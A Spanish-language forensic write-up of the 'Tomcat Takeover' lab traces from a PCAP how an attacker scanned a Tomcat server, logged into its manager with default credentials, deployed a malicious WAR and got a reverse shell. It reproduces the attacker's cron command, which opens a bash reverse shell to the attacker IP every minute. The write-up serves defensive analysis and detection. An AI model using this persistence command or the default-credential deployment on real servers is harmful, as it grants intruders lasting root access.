# Análisis de Incidente: Compromiso de Servidor Web Apache Tomcat y Establecimiento de Persistencia

## Índice


1. Resumen Ejecutivo
2. Alcance del análisis
3. Entorno Afectado
4. Análisis técnico del Ataque
   - 4.1 Reconocimiento y Enumeración
   - 4.2 Acceso al Panel de Administración Tomcat
   - 4.3 Subida de Archivo WAR Malicioso
   - 4.4 Establecimiento de Shell Inverso
   - 4.5 Persistencia en el Servidor
5. Mapeo MITRE ATT&CK® Framework
6. Conclusiones
7. Recomendaciones

# 1. Resumen Ejecutivo

Durante el análisis del **laboratorio Tomcat Takeover** se identificó un compromiso exitoso contra un **servidor Apache Tomcat** expuesto a Internet. El atacante siguió un patrón clásico de ataque contra servicios web: reconocimiento, enumeración, explotación y establecimiento de acceso persistente. El análisis se realizó principalmente sobre una **captura de tráfico de red (PCAP)**, permitiendo reconstruir cronológicamente las acciones maliciosas y extraer indicadores de compromiso relevantes.

Este informe ha sido redactado desde el foco en detección, análisis forense de red, contextualización del riesgo y recomendaciones defensivas.

---

# 2. Alcance del análisis

- Análisis de tráfico de red capturado (PCAP)
- Identificación de actividad maliciosa relacionada con Apache Tomcat
- Reconstrucción del comportamiento del atacante
- Mapeo de tácticas y técnicas según **MITRE ATT&CK® Framework**

---

# 3. Entorno Afectado

- **Servicio afectado:** Apache Tomcat
- **Protocolos involucrados:** TCP / HTTP
- **Puertos observados:** 8080 / 80 / 443 y Otros asociados a pruebas de enumeración
- **Tipo de activo:** Servidor web

---

# 4. Análisis técnico del Ataque

# 4.1 Reconocimiento y Enumeración

El tráfico inicial muestra múltiples intentos de conexión desde la IP de origen **14.0.0.120** hacia el servidor Tomcat **10.0.0.112**. El patrón temporal y la secuencia de puertos indican un **reconocimiento activo**, caracterizado por:

- **Alta frecuencia de paquetes SYN**: El atacante 14.0.0.120 establece conexión hacia el servidor para identificar servicios que estén activos a través de un escaneo de puertos:

tcp.flags.syn == 1 && tcp.flags.ack == 0 && ip.dst == 10.0.0.112

| | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 146… | 2023-09-10 18:18:53,4… | 14.0.0.120 | 10.0.0.112 | TCP | 60 | 51985 → 9257 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 |
| 146… | 2023-09-10 18:18:53,4… | 14.0.0.120 | 10.0.0.112 | TCP | 60 | 51985 → 8550 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 |
| 146… | 2023-09-10 18:18:53,4… | 14.0.0.120 | 10.0.0.112 | TCP | 60 | 51985 → 4684 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 |
| 146… | 2023-09-10 18:18:53,4… | 14.0.0.120 | 10.0.0.112 | TCP | 60 | 51985 → 1547 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 |
| 146… | 2023-09-10 18:18:53,4… | 14.0.0.120 | 10.0.0.112 | TCP | 60 | 51985 → 6907 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 |
| 146… | 2023-09-10 18:18:53,4… | 14.0.0.120 | 10.0.0.112 | TCP | 60 | 51985 → 6054 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 |
| 146… | 2023-09-10 18:18:53,4… | 14.0.0.120 | 10.0.0.112 | TCP | 60 | 51985 → 275 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 |
| 146… | 2023-09-10 18:18:53,4… | 14.0.0.120 | 10.0.0.112 | TCP | 60 | 51985 → 6517 [SYN] Seq=0 Win=1024 Len=0 MSS=1460 |

Ethernet · 2 | IPv4 · 2 | IPv6 | TCP · 9453 | UDP

| Dirección A | Puerto A | Dirección B | Puerto B | Paquetes | Bytes | Stream ID | Paquetes totales | Porcentaje filtrado | Packets A → B | Bytes A → B | Packets B → A |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 14.0.0.120 | 41404 | 10.0.0.112 | 8080 | 1 | 74 bytes | 9458 | 13 | 7.69% | 1 | 74 bytes | |
| 14.0.0.120 | 44062 | 10.0.0.112 | 8080 | 1 | 74 bytes | 9460 | 41 | 2.44% | 1 | 74 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 256 | 1 | 60 bytes | 6 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 443 | 1 | 60 bytes | 7 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 199 | 1 | 60 bytes | 8 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 113 | 1 | 60 bytes | 9 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 25 | 1 | 60 bytes | 10 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 3306 | 1 | 60 bytes | 11 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 139 | 1 | 60 bytes | 12 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 22 | 1 | 60 bytes | 13 | 3 | 33.33% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 21 | 1 | 60 bytes | 14 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 5900 | 1 | 60 bytes | 15 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 8888 | 1 | 60 bytes | 16 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 143 | 1 | 60 bytes | 17 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 23 | 1 | 60 bytes | 18 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 445 | 1 | 60 bytes | 19 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 111 | 1 | 60 bytes | 20 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 587 | 1 | 60 bytes | 21 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 135 | 1 | 60 bytes | 22 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 1723 | 1 | 60 bytes | 23 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 554 | 1 | 60 bytes | 24 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 3389 | 1 | 60 bytes | 25 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 1025 | 1 | 60 bytes | 26 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 1720 | 1 | 60 bytes | 27 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 995 | 1 | 60 bytes | 28 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 8080 | 1 | 60 bytes | 29 | 3 | 33.33% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 53 | 1 | 60 bytes | 30 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 110 | 1 | 60 bytes | 31 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 993 | 1 | 60 bytes | 32 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 80 | 1 | 60 bytes | 33 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 3325 | 1 | 60 bytes | 34 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 564 | 1 | 60 bytes | 35 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 7465 | 1 | 60 bytes | 36 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 2193 | 1 | 60 bytes | 37 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 3230 | 1 | 60 bytes | 38 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 4496 | 1 | 60 bytes | 39 | 2 | 50.00% | 1 | 60 bytes | |
| 14.0.0.120 | 51985 | 10.0.0.112 | 175 | 1 | 60 bytes | 40 | 2 | 50.00% | 1 | 60 bytes | |

- **Enumeración de recursos comunes como /manager/html, /host-manager/ y aplicaciones por defecto**: En el encabezado **User-Agent** que forma parte de la petición HTTP, se observa que el atacante utilizo una herramienta popular llamada **Gobuster** para realizar el escaneo de recursos del servicio web:

http.user_agent contains gobuster

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 20274 | 2023-09-10 18:19:33,460967 | 14.0.0.120 | 10.0.0.112 | HTTP | 163 | GET /manager HTTP/1.1 |
| 20276 | 2023-09-10 18:19:33,461486 | 14.0.0.120 | 10.0.0.112 | HTTP | 170 | GET /manager/deploy HTTP/1.1 |
| 20278 | 2023-09-10 18:19:33,464037 | 14.0.0.120 | 10.0.0.112 | HTTP | 168 | GET /manager/html HTTP/1.1 |
| 20281 | 2023-09-10 18:19:33,465974 | 14.0.0.120 | 10.0.0.112 | HTTP | 170 | GET /manager/html/* HTTP/1.1 |
| 20285 | 2023-09-10 18:19:33,466935 | 14.0.0.120 | 10.0.0.112 | HTTP | 171 | GET /manager/install HTTP/1.1 |
| 20287 | 2023-09-10 18:19:33,470563 | 14.0.0.120 | 10.0.0.112 | HTTP | 172 | GET /manager/jmxproxy HTTP/1.1 |
| 20292 | 2023-09-10 18:19:33,473479 | 14.0.0.120 | 10.0.0.112 | HTTP | 174 | GET /manager/jmxproxy/* HTTP/1.1 |
| 20294 | 2023-09-10 18:19:33,474483 | 14.0.0.120 | 10.0.0.112 | HTTP | 168 | GET /manager/list HTTP/1.1 |
| 20298 | 2023-09-10 18:19:33,475907 | 14.0.0.120 | 10.0.0.112 | HTTP | 175 | GET /manager/manager.xml HTTP/1.1 |
| 20302 | 2023-09-10 18:19:33,476420 | 14.0.0.120 | 10.0.0.112 | HTTP | 170 | GET /manager/reload HTTP/1.1 |

```
GET /examples/servlet/TroubleShooter HTTP/1.1
Host: 10.0.0.112:8080
User-Agent: gobuster/3.6
Accept-Encoding: gzip


HTTP/1.1 404 Not Found
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=utf-8
Content-Language: en
Content-Length: 1013
Date: Sun, 10 Sep 2023 18:19:34 GMT
```

Este comportamiento sugiere el uso de herramientas automatizadas de escaneo orientados a identificar **instancias Tomcat con panel de administración expuesto**.

---

# 4.2 Acceso al Panel de Administración Tomcat

Tras la fase de enumeración que realizo el atacante mediante la herramienta gobuster, se observan solicitudes HTTP dirigidas específicamente al Tomcat Manager, indicando que el atacante logró acceder al panel de administración mediante credenciales con el nombre de **usuario admin** y **contraseña tomcat**.

El archivo pcap contenía las credenciales en **base64**; con ayuda de **CyberChef** se decodificaron para poder visualizar los datos:

tcp.stream eq 9456


| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 20548 | 2023-09-10 18:20:16,441908 | 14.0.0.120 | 10.0.0.112 | TCP | 66 | 37736 → 8080 [ACK] Seq=4432 Ack=24491 Win=64128 Len=0 TSval=429674939 TSecr=3538313890 |
| 20549 | 2023-09-10 18:20:21,097401 | 14.0.0.120 | 10.0.0.112 | HTTP | 460 | GET /manager/html HTTP/1.1 |
| 20550 | 2023-09-10 18:20:21,098741 | 10.0.0.112 | 14.0.0.120 | TCP | 1514 | 8080 → 37736 [ACK] Seq=24491 Ack=4826 Win=64128 Len=1448 TSval=3538318548 TSecr=429679594 [TCP F |
| 20551 | 2023-09-10 18:20:21,098748 | 10.0.0.112 | 14.0.0.120 | HTTP | 1374 | HTTP/1.1 401 Unauthorized (text/html) |
| 20552 | 2023-09-10 18:20:21,098910 | 14.0.0.120 | 10.0.0.112 | TCP | 66 | 37736 → 8080 [ACK] Seq=4826 Ack=27247 Win=64128 Len=0 TSval=429679596 TSecr=3538318548 |
| 20553 | 2023-09-10 18:20:24,030141 | 14.0.0.120 | 10.0.0.112 | HTTP | 456 | GET /manager/html HTTP/1.1 |

Wireshark · Seguir secuencia TCP (tcp.stream eq 9456) · web server.pcap

```
</html>

GET /manager/html HTTP/1.1
Host: 10.0.0.112:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Authorization: Basic YWRtaW46dG9tY2F0
```

La siguiente imagen, muestra que en CyberChef se utiliza la función **From Base64** para decodificar la cadena: **YWRtaW46dG9tY2F0**




El mensaje **HTTP/1.1 200 OK** es una respuesta del servidor 10.0.0.112 que indica que la solicitud fue aceptada con éxito, por lo que el atacante ingreso al panel de **administración /manager/html** con credenciales validas:

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Cache-Control: private
Expires: Thu, 01 Jan 1970 02:00:00 EET
Set-Cookie: JSESSIONID=0DE586F27B2F48D0CA045F731E0E9E71; Path=/manager; HttpOnly
Content-Type: text/html;charset=utf-8
Transfer-Encoding: chunked
Date: Sun, 10 Sep 2023 18:20:24 GMT
```

Este acceso pudo haberse logrado mediante:

- Uso de credenciales débiles o por defecto
- Credenciales expuestas previamente
- Configuración insegura del servicio (acceso sin restricciones por IP)

# 4.3 Subida de Archivo WAR Malicioso

Una vez dentro del panel de administración, el atacante procedió a subir un archivo WAR malicioso, utilizando las funcionalidades legítimas de despliegue de aplicaciones de Tomcat.

**Indicadores observados**:

- **Solicitud HTTP POST**: El campo **POST /manager/html/upload** es la evidencia clave del momento exacto en que el atacante sube el archivo malicioso:

```
20… 2023-09-10 18:22:14… 14.0.0.120    10.0.0.112    HTTP    712 POST /manager/html/upload;jsessionid=0DE586F27B2F48D0CA045F731E0E9E71?org.apa
```

- **Empaquetamiento de datos mediante MIME (Multipart Media Encapsulation)**: El campo confirma que el método POST se está utilizando para subir un archivo al servidor. El panel de administración de Tomcat Manager tiene un formulario especial para subir aplicaciones **.war**. Ese formulario tiene un campo file con el nombre **deployWar**:

```
MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "----------
  [Type: multipart/form-data]
  First boundary: ----------------------------309854885940911807712888696060\r\n
  Encapsulated multipart part:  (application/octet-stream)
    Content-Disposition: form-data; name="deployWar"; filename="JXQOZY.war"\r\n
    Content-Type: application/octet-stream\r\n\r\n
```

En la imagen, el archivo malicioso **.war** tiene como nombre **JXQOZY.war**

# 4.4 Establecimiento de Shell Inverso

Posterior al despliegue del archivo WAR, el tráfico muestra una conexión saliente desde el servidor comprometido hacia la IP del atacante, lo que indica el establecimiento de una reverse shell.

Características del tráfico de reverse shell:

- Conexión iniciada desde el servidor hacia un puerto externo no estándar
- Sesión persistente con intercambio bidireccional de datos
- Paquetes de tamaño reducido y frecuencia constante, compatibles con ejecución interactiva de comandos.

**1)** Cuando el atacante hace un click en el archivo WAR desplegado en panel de administración, el servidor empieza a establecer conexión TCP con el atacante 14.0.0.120 a través del puerto 80:

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 20644 | 2023-09-10 18:22:23,099410 | 14.0.0.120 | 10.0.0.112 | HTTP | 581 | GET /JXQOZY/ HTTP/1.1 |
| 20645 | 2023-09-10 18:22:23,099628 | 10.0.0.112 | 14.0.0.120 | TCP | 66 | 8080 → 44062 [ACK] Seq=17829 Ack=2610 Win=64128 Len=0 TSval=3538440548 TSecr=429801596 |
| 20646 | 2023-09-10 18:22:23,229235 | 10.0.0.112 | 14.0.0.120 | TCP | 74 | 55162 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3538440678 TSecr=0 WS=128 |
| 20647 | 2023-09-10 18:22:23,262133 | 14.0.0.120 | 10.0.0.112 | TCP | 74 | 80 → 55162 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=429801758 TSecr=3538 |
| 20648 | 2023-09-10 18:22:23,262382 | 10.0.0.112 | 14.0.0.120 | TCP | 66 | 55162 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3538440711 TSecr=429801758 |

- El atacante escucha en el puerto 80 esperando la conexión
- El servidor inicia la conexión → SYN
- El atacante (que está escuchando en el puerto 80) recibe el SYN y responde: Recibí tu petición. Confirmo (ACK) y también quiero comunicarme (SYN) → SYN, ACK
- Finalmente, el servidor envía → ACK

**2)** El shell inverso se establece mediante (PSH, ACK). Cuando hay paquetes [PSH, ACK] en una shell inversa:

- **Interactividad**: Significa que hay una comunicación activa. El "PSH" asegura que los caracteres que teclea el atacante se ejecuten en tiempo real y el "ACK" confirma que la otra parte los recibió
- **Tráfico de Datos**: A diferencia de un paquete solo con [ACK] (que suele ser un simple "recibido"), el paquete [PSH, ACK] transporta la carga útil (el comando whoami, la salida del terminal, etc.)

La siguiente imagen muestra el seguimiento TCP stream de PSH y ACK asociado con los comandos que ejecuta el atacante:

```
whoami

root

cd /tmp
pwd

/tmp

echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'" > cron
crontab -i cron

crontab -l

* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'
```

**NOTA**: Este canal permitió al atacante interactuar directamente con el sistema operativo del servidor mediante el usuario **root**, confirmando la pérdida total de control del activo.

# 4.5 Persistencia en el Servidor

Finalmente, el análisis sugiere que el atacante estableció mecanismos de persistencia, aprovechando el acceso obtenido.

La persistencia real del atacante esta en el cron del sistema como root. El comando que realmente apunta a persistencia es el siguiente bloque:

```
echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'" > cron
crontab -i cron

crontab -l
```

El atacante no solo ejecuta una reverse shell una vez, sino que:

1. Crea una **tarea programada (cron job)**.
2. Esa tarea se ejecuta **cada minuto** (* * * * *).
3. Cada minuto el servidor intentará abrir una **reverse shell hacia la IP del atacante**.
4. Esto ocurre **aunque:**
   - Se cierre la sesión actual
   - Se reinicie el servicio Tomcat
   - Se cierre la conexión original

El acceso malicioso **sobrevive en el tiempo sin intervención del atacante**.

**Evidencias claves:**

- El servidor inicia una conexión TCP hacia la IP 14.0.0.120 por el puerto 443 para generar la shell interactiva:

| | | | | | |
|---|---|---|---|---|---|
| 20… | 2023-09-10 18:25:00… | 10.0.0.112 | 14.0.0.120 | TCP | 74 35790 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=353859793 |
| 20… | 2023-09-10 18:25:00… | 14.0.0.120 | 10.0.0.112 | TCP | 74 443 → 35790 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSva |
| 20… | 2023-09-10 18:25:00… | 10.0.0.112 | 14.0.0.120 | TCP | 66 35790 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3538597931 TSecr=42995 |

- Luego de haber establecido la conexión, empieza la shell interactiva a través de paquetes [PSH, ACK]. La siguiente imagen muestra el seguimiento TCP stream de estos paquetes ya aplicando el mecanismo de persistencia:

```
bash: cannot set terminal process group (3151): Inappropriate ioctl for device
bash: no job control in this shell
root@cyberdefenders-virtual-machine:~# exit
```

---

# 5. Mapeo MITRE ATT&CK® Framework

El análisis del incidente permite mapear de forma clara las actividades del atacante a múltiples tácticas del MITRE ATT&CK® Framework, cubriendo gran parte del ciclo de ataque observado durante el compromiso del servidor Apache Tomcat.

## Tácticas y Técnicas Identificadas

| Táctica | ID | Técnica | Descripción |
| --- | --- | --- | --- |
| Reconocimiento | TA0043 | T1595 | Active Scanning: Enumeración activa de servicios y endpoints expuestos de Apache Tomcat. |
| Initial Access | TA0001 | T1190 | Exploit Public-Facing Application: Abuso del panel de administración de Tomcat accesible externamente. |
| Execution | TA0002 | T1059 | Command and Scripting Interpreter: Ejecución de comandos a través del WAR malicioso y web shell. |
| Persistence | TA0003 | T1505.003 | Server Software Component: Web Shell persistente desplegado como aplicación Tomcat. |
| Privilege Escalation | TA0004 | T1068 | Exploitation for Privilege Escalation (probable): Posible elevación de privilegios tras obtener acceso al sistema. |
| Credential Access | TA0006 | T1552 | Unsecured Credentials: Uso de credenciales débiles o por defecto (admin:tomcat). |
| Discovery | TA0007 | T1082 | System Information Discovery: Enumeración del entorno tras establecer la reverse shell. |
| Command and Control | TA0011 | T1071.001 | Application Layer Protocol: Comunicación C2 a través de protocolos web y reverse shell. |

Este mapeo permite comprender el ataque como una cadena completa de acciones coordinadas.

---

# 6. Conclusiones

El laboratorio demuestra un compromiso completo de un servidor web mal configurado o desactualizado, evidenciando la importancia del monitoreo de tráfico, el hardening de servicios expuestos y el uso de frameworks como MITRE ATT&CK para contextualizar amenazas.

Desde una perspectiva SOC, el ataque presenta múltiples oportunidades de detección temprana que podrían haberse aprovechado mediante alertas de escaneo, análisis de comportamiento HTTP y correlación de eventos.

---

# 7. Recomendaciones

- Aplicar parches y actualizaciones periódicas a Apache Tomcat
- Restringir acceso a puertos administrativos
- Implementar WAF y monitoreo de tráfico HTTP
- Generar reglas SIEM basadas en TTPs MITRE ATT&CK
- Realizar análisis continuo de logs de acceso